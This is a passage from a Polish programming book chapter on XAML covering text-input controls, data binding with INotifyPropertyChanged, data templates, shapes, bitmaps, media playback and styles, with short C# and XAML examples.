Wszystkie platformy XAML definiują podobną kontrolkę o nazwie **PasswordBox**. Ona także pozwala na wprowadzanie tekstu, jednak wprowadzane znaki wyświetla jako kropki, uniemożliwiając w ten sposób innym osobom odczytanie wprowadzonego hasła. (Co więcej, do pobierania wpisanego tekstu nie jest używana właściwość **Text**, lecz **Password**). Ta sama kontrolka w Windows Runtime definiuje dodatkowo właściwość **IsPasswordRevealButtonEnabled**; pozwala ona umieścić obok pola hasła przycisk, którego kliknięcie wyświetla tekst w jawnej postaci. W przypadku urządzeń z ekranami dotykowymi jest to bardzo wygodne rozwiążanie, gdyż podczas używania klawiatury ekranowej znacznie łatwiej o pomyłki niż w przypadku korzystania z klawiatury rzeczywistej, a wpisywanie hasła na takich urządzeniach bez możliwości jego sprawdzenia może być bardzo frustrujące.

Ani kontrolka **TextBox**, ani **PasswordBox** nie zapewniają zbyt szczegółowych możliwości formatowania. Można określić ustawienia czcionki dla całej kontrolki, jednak w odróżnieniu od kontrolek **TextBlock** oraz **RichTextBlock** są to już wszystkie możliwości, którymi dysponujemy. Jeśli zależy nam na jak największych możliwościach formatowania tekstu, to w WPF, Silverlight oraz Windows Phone możemy skorzystać z kontrolki **RichTextBox**, a w Windows Runtime — z kontrolki **RichEditBox**. Istnieją znaczące różnice pomiędzy tymi kontrolkami i to nawet w tych trzech platformach, w których mają one tę samą nazwę.

W WPF kontrolka **RichTextBox** edytuje obiekt **FlowDocument**, który jest udostępniany przez właściwość **Document**. Nie korzysta ona wewnętrznie z formatu RTF (ang. *Rich Text Format*), można zatem uznać, że jej nazwa jest nieco źle dobrana. Niemniej jednak ponieważ w terminologii anglojęzycznej pola służące do edycji tekstu i dysponujące możliwościami formatowania od lat były w systemie Windows określane jako „rich text box”<sup>[87]</sup>, zatem w WPF zachowano tę nazwę, choć sam format RTF nie jest używany. Poza tym kontrolka ta obsługuje format RTF do wymiany danych ze schowkiem systemowym, choć w odróżnieniu od

analogicznych kontrolek Win32, nie używa go wewnętrznie do przechowywania danych.

Inne platformy XAML muszą reprezentować edytowany tekst w nieco inny sposób, ponieważ nie dysponują klasą `FlowDocument`. Kontrolki `RichTextBox` w Silverlight oraz Windows Phone definiują właściwość `Blocks`, która jest kolekcją elementów dziedziczących po klasie `Block`. Ponieważ `FlowDocument` jest jedynie pojemnikiem zawierającym sekwencję elementów reprezentujących bloki tekstu, zatem właściwość `Blocks` nie wprowadza wielkiej różnicy pojęciowej; oznacza tylko, że kod obsługujący te kontrolki w WPF wygląda nieco inaczej niż w innych platformach. (Oczywiście WPF udostępnia także szerszą gamę różnych typów bloków, a jej kontrolka `RichTextBox` obsługuje je wszystkie, zatem jako edytor dysponuje nieco większymi możliwościami).

`RichEditBox` (pełniąca w Windows Runtime rolę kontrolki służącej do edycji sformatowanego tekstu) definiuje właściwość `Document`, zatem nieco dokładniej odpowiada kontrolce `RichTextBox` WPF. Niemniej jednak Windows Runtime nie udostępnia klasy `FlowDocument` stosowanej w WPF. Dlatego też w przypadku Windows Runtime właściwość ta zawiera obiekt typu `ITextDocument` — jest to interfejs pozwalający na pobieranie informacji o dokumencie, konwertowanie go do strumieni używających innych formatów oraz na modyfikowanie formatowania tekstu.


Żadna z tych kontrolek nie udostępnia żadnych przycisków ani jakiegokolwiek innego interfejsu użytkownika służącego do formatowania tekstu. Kontrolka `RichTextBox` w WPF obsługuje pewne klawisze skrótów związane z formatowaniem (takie jak `Ctrl+B` do pogrubienia czcionki, `Ctrl+I` do użycia kursywy itd.), jednak w pozostałych platformach analogiczne możliwości nie są dostępne. A zatem aby móc w pełnym stopniu wykorzystać możliwości formatowania, jakie te kontrolki zapewniają, trzeba będzie dodać do interfejsu użytkownika jakieś przyciski i powiązać je z kodem wprowadzającym odpowiednie zmiany w tekście. Nie jest to zadanie trywialne i musi zostać wykonane w nieco odmienny sposób dla każdej z platform, co oznacza, że wykracza poza ramy tematyczne tego rozdziału.

## Wiązanie danych

We wszystkich platformach XAML wiązanie danych (ang. *data binding*) jest możliwością, która ma kluczowe znaczenie. Jeśli zależy nam na napisaniu kodu, który będzie łatwy do pielęgnacji i utrzymania, to konieczne będzie zapewnienie pewnej separacji pomiędzy logiką aplikacji oraz interfejsem użytkownika. Mechanizm kodu ukrytego w rzeczywistości nie daje nam tej możliwości —

dysponuje on bezpośrednim dostępem do elementów interfejsu użytkownika, a co za tym idzie, jest nierozerwalnie związany z kodem XAML. W kodzie ukrytym nie można napisać prawidłowo izolowanych testów jednostkowych służących do wszelkich możliwych celów, ponieważ nie można utworzyć klasy kodu ukrytego bez wczytywania kodu XAML. Oznacza to, że konieczne jest korzystanie ze środowiska umożliwiającego wczytywanie elementów interfejsu użytkownika — a to już są zagadnienia związane bardziej z testami integracyjnymi.

W celu umożliwienia efektywnego stosowania testów jednostkowych do sprawdzania kodu decydującego, jak ma działać kod obsługi interfejsu użytkownika, opracowano pewien popularny wzorzec. Jest on znany pod wieloma różnymi nazwami: **oddzielonej prezentacji** (ang. *separated presentation*), wzorca **model-widok-prezenter** (ang. *model-view-presenter*) albo **model widoku** (ang. *viewmodel*). Nie są to identyczne rozwiązania — różnią się pomiędzy sobą drobnymi szczegółami, jednak ogólna zasada ich działania jest taka sama: działanie interfejsu użytkownika jest zagadnieniem niezależnym ani od logiki dziedziny, ani od zarządzania obiektami, które w bezpośredni sposób reprezentują elementy interfejsu użytkownika. Bardzo duże znaczenie ma możliwość pisania testów sprawdzających na przykład, czy kiedy użytkownik kliknie konkretny przycisk, wpisane przez niego dane zostaną zweryfikowane, a jeśli ta weryfikacja wykaże błędy, to czy zostaną one odzwierciedlone w interfejsie użytkownika. Choć istnieją platformy, które są w stanie automatyzować wykonywanie tego rodzaju testów na podstawie kontroli interfejsu użytkownika, to jednak życie będzie znacznie prostsze, jeśli będziemy w stanie zweryfikować taką logikę bez konieczności wczytywania faktycznego interfejsu użytkownika oraz nawiązywania kontaktu z innymi komputerami. Dlatego też najlepszym rozwiązaniem jest dzielenie aplikacji posiadających interfejs użytkownika na warstwy przedstawione na **Rysunek 19-17**. (Być może konieczne będzie zastosowanie dodatkowych warstw — ten rysunek przedstawia jedynie bardziej ogólną strukturę).



Rysunek 19-17. Warstwy interfejsu użytkownika

W przypadku aplikacji XAML prostokąt z lewej strony będzie obejmował zarówno kod XAML, jak i towarzyszący mu kod ukryty. Mechanizmy wiązania danych pomagają skojarzyć te dwa elementy z prostokątem umieszczonym w środkowej części rysunku — zamiast pisać kod ukryty, obsługujący przekazywanie danych pomiędzy widokiem i warstwą środkową, mechanizmy wiązania danych mogą same

wykonąć za nas większość tej pracy. W przypadku korzystania z tych mechanizmów w taki sposób warstwa średkowa jest zwyczajowo nazywana **modelem widoku**.

Mechanizm leżący u podstaw wiązania danych jest całkiem prosty: kojarzy on właściwości elementów XAML z właściwościami jakiegoś obiektu źródłowego. Takim źródłem danych mogą być dowolne obiekty .NET. Wystarczy nawet tak prosta klasa jak ta przedstawiona na [Przykład 19-30](#).

### Przykład 19-30. Proste źródło danych

```
public class Person
{
    public string Name { get; set; }
    public double Age { get; set; }
}
```

Jedyne, co musimy zrobić, to umieścić tę klasę w miejscu, w którym system wiązania danych będzie w stanie ją znaleźć. Wszystkie elementy XAML dysponują właściwością **DataContext**, wykorzystywaną do wiązania danych: cokolwiek w niej umieścimy, stanie się źródłem danych dla wszystkich powiązań określonych dla danego elementu. Jeśli wartość tej właściwości nie zostanie określona jawnie, to użyta zostanie wartość tej samej właściwości elementu nadzawanego (a jeśli ona także nie została określona, to zostanie użyta wartość właściwości **DataContext** elementu nadzawanego względem elementu nadzawanego i tak dalej). Innymi słowy, ten kontekst danych tworzy kaskadę obejmującą całe drzewo elementów interfejsu użytkownika — jeśli określmy wartość właściwości **DataContext** w elemencie głównym, to będzie to miało taki sam efekt, jakbyśmy przypisali tę samą wartość właściwości **DataContext** wszystkich elementów interfejsu użytkownika (z wyjątkiem tych, w których jawnie przypisaliśmy tej właściwości inną wartość). A zatem instancję klasy z [Przykład 19-30](#) możemy udostępnić na całej stronie, dodając do klasy kodu ukrytego jeden wiersz kodu, przedstawiony na [Przykład 19-31](#). (Modyfikacje zostały wyróżnione pogrubioną czcionką).

### Przykład 19-31. Określanie właściwości **DataContext**

```
public sealed partial class MainPage : Page
{
    public Person _src = new Person { Name = "Jan", Age = 38 };
    public MainPage()
    {
        InitializeComponent();

        DataContext = _src;
    }
}
```

Po wprowadzeniu powyższych zmian możemy już umieścić odpowiednie wyrażenie

wiązjące dane w kodzie XAML. Przykład takiego wyrażenie przedstawia [Przykład 19-32](#).

### Przykład 19-32. Wyrażenie wiążące dane

```
<TextBlock Text="{Binding Path=Name}" />
```

Spowoduje ono, że w trakcie wczytywania interfejsu użytkownika wartość z obiektu źródłowego zostanie odczytana i wyświetlona. Takie powiązania mogą być także dwukierunkowe, co pokazuje [Przykład 19-33](#).

### Przykład 19-33. Wiązanie dwukierunkowe

```
<TextBlock Text="{Binding Path=Name, Mode=TwoWay}" />
```

Kontrolka `TextBox` pozwala zarówno na wyświetlanie, jak i edycję tekstu. Poprzez przypisanie właściwości `Mode` powiązania wartości `TwoWay` poinformowaliśmy system wiązania danych, że chcemy, by początkowo odczytał wartość z obiektu źródłowego, lecz by później zmodyfikował ten obiekt, gdyby użytkownik wpisał w kontrolce jakąś nową wartość.

#### PODPOWIEDŹ

W WPF w takim przypadku określanie właściwości `Mode` nie jest konieczne, gdyż dla właściwości `Text` kontrolki `TextBox` domyślnie przyjmuje ona wartość `TwoWay`. Klasy elementów mogą pytać WPF, które z ich właściwości powinny działać w taki sposób, co oznacza, że tryb będziemy musieli określać tylko wtedy, gdy będziemy chcieli zrobić coś niestandardowego — na przykład nie będziemy chcieli wyświetlać początkowej wartości pola tekstowego. W pozostałych platformach XAML stosowany jest nieco mniej wyrafinowany system właściwości niż w WPF. Nie pozwalają one, by właściwości deklarowały swój domyślny tryb wiązania danych, dlatego też zawsze domyślnie jest stosowany tryb `OneWay`.

System wiązania danych potrafi automatycznie aktualizować interfejs użytkownika w przypadku, gdy wartości właściwości źródła danych ulegną zmianie po początkowym wyświetleniu interfejsu. CLR nie udostępnia żadnego uogólnionego sposobu wykrywania zmian właściwości, dlatego też jeśli chcemy skorzystać z tej możliwości, będziemy musieli odpowiednio zmodyfikować źródło danych.

Biblioteka klas .NET Framework udostępnia interfejs służący do rozpowszechniania informacji o zmianach właściwości, jest to interfejs `IPropertyChanged` omówiony w [Rozdział 15. Przykład 19-34](#) przedstawia zmodyfikowaną wersję klasy z [Przykład 19-30](#), implementującą ten interfejs. Niestety jego implementacja jest dosyć uciążliwa, a co gorsza, nie istnieje żaden sposób, by ją skrócić.

### Przykład 19-34. Powiadomienia o zmianach właściwości

```
public class Person : INotifyPropertyChanged  
{
```

```

private string _name;
private double _age;

public string Name
{
    get { return _name; }
    set
    {
        if (value != _name)
        {
            _name = value;
            OnPropertyChanged();
        }
    }
}

public double Age
{
    get { return _age; }
    set
    {
        if (value != _age)
        {
            _age = value;
            OnPropertyChanged();
        }
    }
}

public event PropertyChangedEventHandler PropertyChanged;

protected void OnPropertyChanged(
    [CallerMemberName] string propertyName = null)
{
    if (PropertyChanged != null)
    {
        PropertyChanged(this, new PropertyChangedEventArgs(propertyName));
    }
}
}

```

Kiedy źródło danych implementuje ten interfejs, system wiązania danych dołączy procedurę obsługi zdarzeń `PropertyChanged` i będzie automatycznie aktualizować interfejs użytkownika, kiedy wartość powiązanej właściwości ulegnie zmianie. (W raczej mało prawdopodobnym przypadku, w którym dysponujemy źródłem zdarzeń generującym powiadomienia o zmianach, lecz chcemy, by interfejs użytkownika je ignorował, możemy przypisać właściwości `Mode` powiązania wartość `OneTime`.

Informuje ona, że wartość właściwości należy odczytać tylko jeden raz. Platforma WPF udostępnia także wartość `OneWayToSource`, której użycie sprawia, że wartość właściwości nigdy nie zostanie odczytana, lecz wartości wpisywane przez użytkownika w powiązanej kontrolce będą przesyłane do właściwości).

## Szablony danych

System wiązania danych pozwala na definiowanie szablonów dla poszczególnych typów danych. We wcześniejszej części rozdziału wyjaśniono, jak można napisać szablon kontrolki definiujący, jak będzie ona wyglądała na ekranie. **Szablony danych** (ang. *data template*) pełnią tę samą funkcję, jednak odnoszą się do typów danych. Jeśli obiekt naszego własnego typu umieścimy w kontrolce, której zawartością mogą być dowolne obiekty, takie jak kontrolki z zawartością lub listy, to XAML używa szablonu danych do wyświetlenia tego obiektu. (Kontrolki list mogą tworzyć szablony danych dla każdego swojego elementu). [Przykład 19-35](#) przedstawia przykładowy szablon danych przygotowany dla klasy `Person` z [Przykład 19-35](#).

### Przykład 19-35. Szablon danych

```
<DataTemplate x:Key="personTemplate">
    <Grid>
        <Grid.RowDefinitions>
            <RowDefinition />
            <RowDefinition />
        </Grid.RowDefinitions>
        <Grid.ColumnDefinitions>
            <ColumnDefinition Width="Auto" />
            <ColumnDefinition />
        </Grid.ColumnDefinitions>

        <TextBlock Text="Imię:" VerticalAlignment="Center"/>
        <TextBox Grid.Column="1" Margin="3"
            Text="{Binding Path=Name, Mode=TwoWay}" />

        <TextBlock Grid.Row="1" Text="Wiek:" VerticalAlignment="Center"/>
        <TextBox Grid.Row="1" Grid.Column="1" Margin="3"
            Text="{Binding Path=Age}" />
    </Grid>
</DataTemplate>
```

Zazwyczaj takie szablony są umieszczane w słowniku zasobów. Na przykład można by umieścić go wewnątrz elementu `Page.Resources` w pliku XAML reprezentującym stronę aplikacji. Aby taki szablon był dostępny we wszystkich stronach wchodzących w skład aplikacji, to należałyby go umieścić w pliku `App.xaml`, w elemencie `Application.Resources`. A teraz założmy, że nasz kod

zapisał w kontekście danych kolekcję obiektów klasy Person, tak ja robi to przykład przedstawiony na [Przykład 19-36](#).

#### Przykład 19-36. Wykorzystanie kolekcji jako źródła danych

```
public sealed partial class MainPage : Page
{
    public Person[] _src =
    {
        new Person { Name = "Jan", Age = 38 },
        new Person { Name = "Henio", Age = 0.2 }
    };

    public MainPage()
    {
        InitializeComponent();

        DataContext = _src;
    }
}
```

Teraz możemy użyć tej kolekcji jako źródła danych dla kontrolki `ListBox`, określając przy tym, że każdy z jej elementów powinien zostać wyświetlony przy użyciu konkretnego szablonu danych. Jak pokazuje [Przykład 19-37](#), w celu odwołania się do elementu przechowywanego w słowniku zasobów należy skorzystać z rozszerzenia znaczników o nazwie `StaticResource`.

#### Przykład 19-37. Zastosowanie szablonu danych

```
<ListBox ItemsSource="{Binding}"
         ItemTemplate="{StaticResource personTemplate}" />
```

Efekty użycia takiego kodu zostały przedstawione na [Rysunek 19-18](#). Warto zwrócić uwagę, że w powyższym przykładzie użyta została właściwość `ItemsSource` kontrolki `ListBox`, a nie właściwość `Items`. Właściwość `Items` jest stosowana w przypadkach, kiedy chcemy dodawać elementy podrzędne bezpośrednio do kontrolki listy, natomiast `ItemsSource` jest używana przez mechanizm wiązania danych — przegląda wskazaną kolekcję i dla każdego z jej elementów wygeneruje element podrzędny listy, używając przy tym wskazanego szablonu danych. Jeśli dodatkowo źródłem danych będzie kolekcja typu `ObservableCollection<T>`, to kontrolka listy będzie automatycznie wykrywać, kiedy nowe elementy zostaną dodane do kolekcji lub gdy jej istniejące elementy zostaną usunięte lub przeniesione, i zapewni, że widoczna zawartość listy będzie odpowiadała faktycznej zawartości kolekcji.

Imię: Jan

Wiek: 38

Imię: Henio

Wiek: 0.2

Rysunek 19-18. Elementy listy wyświetcone przy użyciu szablonu danych

W WPF oraz Silverlight można utworzyć połączenie pomiędzy szablonem danych oraz ich typem, dzięki czemu nie trzeba określić w kontrolce, jakiego szablonu należy użyć w celu wyświetlania danych. W tym celu należy zmienić definicję szablonu, by zaczynała się do kodu przedstawionego na [Przykład 19-38](#); kiedy to zrobimy, w aplikacji WPF będzie można pominąć określanie właściwości `ItemTemplate` w kontrolce `ListBox`. (Wymaga to także skojarzenia przestrzeni nazw XML `local` z przestrzenią nazw, w której została zdefiniowana klasa `Person`. Mechanizm wiązania danych automatycznie zastosuje podany szablon danych za każdym razem, gdy będziemy chcieli wyświetlić obiekt `Person` jako zawartość jakiegoś innego elementu bądź na liście, gdyż wie, że obiekty tego typu są skojarzone z tym szablonem.

#### Przykład 19-38. Kojarzenie szablonu danych z typem

```
<DataTemplate DataType="{x:Type local:Person}">
```

W aplikacjach Silverlight konieczne będzie użycie nieco innej wartości: wystarczy `local:Person`. Silverlight nie udostępnia rozszerzenia znaczników `x:Type`, stanowiącego w języku XAML odpowiednik operatora `typeof`. Jednak nawet gdyby Silverlight je obsługiwał, to byłoby ono nadmiarowe, ponieważ atrybut `DataType` jest typu `Type`, zatem mechanizm wczytywania XAML wie, że powinien zinterpretować wartość tej właściwości jako nazwę typu. Natomiast w WPF właściwość `DataType` jest typu `object`, ponieważ w tej platformie szablony danych nie muszą być typami .NET. Na przykład można pobierać dane bezpośrednio z dokumentu XML, a w takim przypadku istnieje możliwość zdefiniowania szablonów danych dla elementów XML o konkretnych nazwach. Dlatego też jeśli w WPF jawnie nie poinformujemy, że atrybut `DataType` ma być potraktowany jako obiekt `Type`, zostanie on zinterpretowany jako łańcuch znaków.

Zważywszy na podobieństwo pomiędzy szablonami danych oraz szablonami kontrollek, można się zastanawiać, dlaczego potrzebne są oba rozszerzenia znaczników — zarówno `Binding`, jak i `TemplateBinding`. Oba kojarzą właściwość elementu interfejsu użytkownika z jakąś właściwością obiektu źródłowego. Jedyną

oczywistą różnicą jest ta, że w przypadku użycia rozszerzenia `TemplateBinding` obiektem źródłowym jest kontrolka. Teoretycznie rzecz biorąc, nie potrzebujemy obu tych rozszerzeń znaczników — właściwie można skonfigurować wyrażenie `Binding` tak, by zapewniało takie same efekty co `TemplateBinding`. A zatem precyzyjnie rzecz ujmując, rozszerzenie `TemplateBinding` jest nadmiarowe. Jednak stosowanie go ma dwie zalety. Przede wszystkim jest ono wygodniejsze — konfiguracja rozszerzenia `Binding` tak, by działało jak `TemplateBinding`, wymaga użycia dosyć rozbudowanego kodu, co pokazuje [Przykład 19-39](#).

**Przykład 19-39.** Konfiguracja rozszerzenia `Binding`, by działało jak `TemplateBinding`

```
<Border BorderBrush="{Binding Path=BorderBrush,  
    RelativeSource={RelativeSource TemplatedParent}}" />
```

Poza tym stosowanie rozszerzenia znaczników `DataBinding` jest wydajniejsze. Powiązania danych tworzone przy użyciu rozszerzenia `Binding` są stosunkowo złożone — pozwalają na korzystanie z dowolnych obiektów .NET oraz z niektórych rodzajów obiektów COM, napisanych w kodzie rodzimym, a oprócz tego obsługują koercję typów. Na przykład można powiązać właściwość typu `string` kontrolki z właściwością typu `double` obiektu źródłowego. Co więcej, jak już się dowiedzieliśmy, takie powiązanie może być dwukierunkowe. Wszystkie te możliwości mają jednak swoją cenę. Rozszerzenie `TemplateBinding` ma znacznie bardziej ograniczone możliwości — powiązania definiowane przy jego użyciu są tylko jednokierunkowe, wymagają, by właściwość źródłowa i docelowa były tego samego typu, a poza tym w ich przypadku obiekt źródłowy musi być kontrolką. Jednak dzięki temu mogą być znacznie prostsze, co ma znaczenie, gdyż szablony kontrolek mogą zawierać dziesiątki takich powiązań, a ich ilość w całej aplikacji bez trudu może przekroczyć kilka tysięcy.

## Grafika

Większość elementów przedstawionych we wcześniejszej części rozdziału miała raczej tekstową naturę. Jednak większość interfejsów użytkownika będzie także wymagała jakichś elementów graficznych. Kilka takich elementów pojawiło się już w przedstawionych przykładach, jednak by wyczerpująco przedstawić XAML, opiszę także побieżnie jego graficzne możliwości.

## Kształty

XAML udostępnia kilka elementów reprezentujących *kształty*; są to typy elementów interfejsu użytkownika dziedziczące po klasie bazowej `FrameworkElement`, podobnie jak wszystkie inne przedstawione wcześniej elementy. (Robią to

pośrednio, przez swoją klasę bazową `Shape`). Oznacza to, że działają one zgodnie z tymi samymi regułami rozmieszczenia, co wszystkie pozostałe elementy, choć różnią się od nich tym, że prezentują konkretne kształty. Przeznaczenie klas `Ellipse` oraz `Rectangle` jest raczej oczywiste. Klasa `Line` pozwala na rysowanie odcinka linii prostej pomiędzy dwoma punktami. Klasa `Polyline` rysuje sekwencję takich odcinków, a `Polygon` robi dokładnie to samo, a dodatkowo automatycznie łączy ostatni segment z początkiem pierwszego, tworząc w ten sposób kształt zamknięty.

Największe możliwości ze wszystkich elementów reprezentujących kształty ma klasa `Path`. Pozwala ona na definiowanie swoich własnych kształtów, składających się z dowolnej kombinacji linii prostych i krzywych. (A zatem korzystając z klasy `Path`, można narysować dowolny z tych kształtów). Oprócz tego klasa ta daje możliwość rysowania złożonych figur składających się z większej liczby kształtów, pozwalając tym samym na rysowanie kształtów z dziurami. (Jeśli zdefiniujemy zewnętrzną krawędź kształtu przy użyciu jednego zestawu linii, a następnie wewnątrz niego umieścimy drugi zestaw linii definiujący krawędź wewnętrzną, to w efekcie w środku kształtu powstanie dziura). Klasa `Path` pozwala także na rysowanie krzywych Beziera, stanowiących bardzo popularny sposób opisu i rysowania krzywych w programach i systemach graficznych. Krzywa Beziera została użyta do narysowania uśmiechu w przykładzie z [Przykład 19-11](#). Niewielka błyskawica widoczna na przycisku z [Przykład 19-20](#) także została narysowana przy użyciu klasy `Path`, choć tym razem zostały zastosowane tylko linie proste.

Ponieważ wszystkie typy reprezentujące kształty są zwyczajnymi elementami interfejsu użytkownika, zatem można w nich stosować mechanizmy wiązania danych. Na przykład jakąś liczbową właściwość źródła danych można powiązać z właściwością `Height` prostokąta, co może być przydatne w przypadku rysowania wykresu słupkowego. Mechanizmu wiązania danych można także używać z właściwościami dołączanymi, a zatem gdybyśmy chcieli narysować wykres punktowy, wystarczyłoby umieścić elementy w panelu `Canvas`, a następnie powiązać ich właściwości `Canvas.Left` oraz `Canvas.Top`, by określić ich położenie.

Ponieważ wszystkie opisywane tu kształty są elementami geometrycznymi, zatem mogą mieć dowolną wielkość, a powiększanie nie powoduje utraty ich jakości. Niemniej jednak nie nadają się one do prezentowania grafik i obrazów — na przykład trudno jest skonwertować fotografię do postaci zbioru kształtów. Dlatego też XAML obsługuje bitmapy.

## Bitmapy

Do wyświetlania bitmap w aplikacjach XAML używany jest element `Image`. Jeśli

dodamy plik bitmapy (na przykład w formacie JPEG lub PNG) do zasobów projektu, to Visual Studio automatycznie skonfiguruje projekt w taki sposób, że plik ten zostanie skompilowany do postaci zasobu osadzonego. Dzięki temu będziemy mogli odwołać się do niego w elemencie `Image` na podstawie nazwy w sposób przedstawiony na [Przykład 19-40](#). Ewentualnie można także podać pełny adres URL pliku we właściwości `Source`; w takim przypadku element `Image` spróbuje pobrać wskazany obraz (zakładając oczywiście, że aplikacja będzie dysponować niezbędnymi uprawnieniami).

#### Przykład 19-40. Element `Image`

```
<Image Source="MyBitmap.png" />
```

Jeśli zezwolimy na to, by wielkość elementu `Image` była dostosowywana do jego zawartości, to przyjmie on normalne wymiary obrazu. Jeśli natomiast ograniczymy wymiary elementu `Image`, to wyświetlany w nim obraz zostanie odpowiednio przeskalowany i dostosowany do dostępnego obszaru. Domyślnie używany jest taki sam współczynnik skalowania w poziomie i w pionie. Jeśli proporcje obszaru elementu `Image` nie odpowiadają proporcjom bitmapy, to element nada jej maksymalne wymiary, które nie będą wymagały przycinania. Ten domyślny sposób działania można jednak zmienić.

Sposób skalowania obrazu określany jest przez właściwość `Stretch`. Jeśli przyjmie ona wartość `None`, to obraz zawsze będzie wyświetlany w swoich naturalnych rozmiarach, a jeśli obszar gniazda układu nie będzie odpowiadał jego wymiarom, to obraz zostanie przycięty bądź nie zajmie całego dostępnego miejsca. Domyślną wartością tej właściwości jest `Uniform`, a sposób jej działania został opisany w poprzednim akapicie. Jeśli właściwości `Stretch` przypisana zostanie wartość `UniformToFill`, to współczynniki skalowania w pionie i poziomie będą takie same, jednak obrazek zostanie przeskalowany w taki sposób, by zajął cały obszar gniazda układu, nawet gdyby miało to oznaczać przycięcie obrazka w jednym wymiarze. W końcu użycie wartości `Fill` spowoduje, że obrazek zajmie dokładnie cały dostępny obszar gniazda układu, nawet jeśli będzie to oznaczało, że współczynniki skalowania w pionie i poziomie muszą być różne.

### ImageBrush

Istnieje także możliwość utworzenia pędzla (ang. *brush*) na podstawie bitmapy. Właściwości używane w XAML do określania kolorów (takie jak właściwość `Background` kontrolek lub `Foreground` elementu `TextBlock`) są zazwyczaj typu `Brush`. Jeśli podamy w takiej właściwości nazwę koloru, jego wartość szesnastkową (taką jak `#ff0000`), to mechanizm wczytywania XAML automatycznie utworzy na

ich podstawie obiekt typu `SolidColorBrush`. Jednak istnieją także inne typy pędzili. Na przykład klasa `ImageBrush` pozwala wypełnić element, wyświetlając w nim wskazaną bitmapę. Przykład przedstawiony na [Przykład 19-41](#) korzysta z tej możliwości, by wyświetlić tekst, używając przy tym bitmapy. Efekty zostały przedstawione na [Rysunek 19-19](#).

Przykład 19-41. Użycie klasy `ImageBrush` w celu wyświetlenia tekstu przy użyciu bitmapy

```
<TextBlock Text="Malujemy" FontSize="48" FontWeight="Bold">
    <TextBlock.Foreground>
        <ImageBrush ImageSource="Pattern.jpg" Stretch="UniformToFill"/>
    </TextBlock.Foreground>
</TextBlock>
```



Rysunek 19-19. Tekst wyświetlony przy użyciu pędzla `ImageBrush`

## Media

Oprócz statycznych bitmap aplikacje XAML są także w stanie wyświetlać filmy. Element `MediaElement` może odtwarzać zarówno klipy wideo, jak i pliki dźwiękowe. Jest to stosunkowo prosty element — w jego właściwości `Source` podaje się adres URL pliku multimedialnego, a element go odtwarza. Nie udostępnia on żadnych przycisków służących do wstrzymywania odtwarzania, przewijania czy zmiany natężenia dźwięku. Chcąc zapewnić takie możliwości, będziemy musieli samodzielnie stworzyć odpowiednie kontrolki. (Element `MediaElement` udostępnia różne właściwości i metody, których można używać do zarządzania tymi aspektami odtwarzania, trzeba je tylko samodzielnie powiązać z odpowiednimi kontrolkami).

Dokładne możliwości elementu `MediaElement` są różne w różnych platformach XAML. W WPF korzysta on z Windows Media Foundation (WMF), czyli tego samego systemu, który jest używany przez program Windows Media Player. Wszystkie kodeki zainstalowane na lokalnym komputerze, które współpracują z WMF, będą także działały w aplikacjach WPF. Jednym z efektów ubocznych takiego rozwiązania jest to, że nie będzie można odtwarzać klipów wideo osadzonych w aplikacji w formie strumieni — WMP nie wie, jak odczytywać strumienie skompilowane do postaci podzespołów .NET. Choć nic nie stoi na przeszkodzie, by w głównym programie wykonywalnym aplikacji umieszczać bitmapy, to jednak w przypadku klipów wideo będziemy musieli zapewnić, że zostaną one umieszczone

gdzieś, gdzie WMF będzie w stanie je znaleźć. Jeśli klipy są umieszczone w sieci, to wystarczy podać ich adres URL, jeśli jednak chcemy je odtwarzać z lokalnego komputera, to będą musiały zostać zapisane w formie odrębnych plików.

Zaletą wykorzystania WMF jest to, że WPF może korzystać z tej samej akceleracji sprzętowej, z której korzysta Windows Media Player<sup>[88]</sup>. Rozwiązanie to ma także wadę — zbiór obsługiwanych formatów plików oraz jakość odtwarzania zależą od sposobu skonfigurowania komputera — całkiem łatwo popsuć odtwarzanie klipów wideo w systemie Windows, instalując kodeki niskiej jakości. (Jest ich bardzo wiele na różnych witrynach WWW). Takie błędy doprowadzą także do problemów z odtwarzaniem wideo w aplikacjach WPF. Trzeba jednak zaznaczyć, że aktualnie, kiedy system Windows z WMF jest już dostępny do ponad pół dekady, dostępne kodeki wideo z akceleracją sprzętową są już znacznie bardziej stabilne niż były w czasie, kiedy wprowadzano WPF.

Odtwarzanie wideo w Windows Runtime, podobnie jak w WPF, należy do dostępnych możliwości multimedialnych systemu Windows. Urządzenia, na których będą działały takie aplikacje, są zazwyczaj wyposażane w komponenty sprzętowe poddawane ścisłej kontroli, dlatego w ich przypadku prawdopodobieństwo trafienia na komputer złożony w garażu i wyposażony w zestaw najgorszych na świecie kodków jest raczej znikome.

Silverlight oraz Windows Phone wykorzystują odmienne podejście: dostarczają własne kodeki. Oznacza to, że obsługują one jedynie niektóre formaty (takie jak WMV oraz H.264, jeśli chodzi o formaty wideo), niemniej jednak ich jakość jest gwarantowana i stała. Ze względu na zastosowanie tych samych kodków na wszystkich urządzeniach poziom obsługi akceleracji sprzętowej w Silverlight jest raczej ograniczony, niemniej jednak można mieć pewność, że obsługiwane formaty będą działać.

## Style

Jest jeszcze jedna możliwość języka XAML, którą chciałbym opisać w tym rozdziale — jest nią stosowanie stylów. Wszystkie elementy interfejsu użytkownika dziedziczą właściwość **Style**, zdefiniowaną w klasie bazowej **FrameworkElement**.

Typ tej właściwości nosi taką samą nazwę: **Style**, a obiekt tego typu jest prostą kolekcją par właściwość i wartość, które można stosować w wielu elementach interfejsu użytkownika. **Przykład 19-42** przedstawia style określające właściwości elementu **TextBlock**.

### Przykład 19-42. Style określające wygląd elementu TextBlock

```
<Style x:Key="HeadingTextStyle" TargetType="TextBlock">
    <Setter Property="FontFamily" Value="Calibri" />
    <Setter Property="FontSize" Value="20" />
```

```
</Style>
```

---

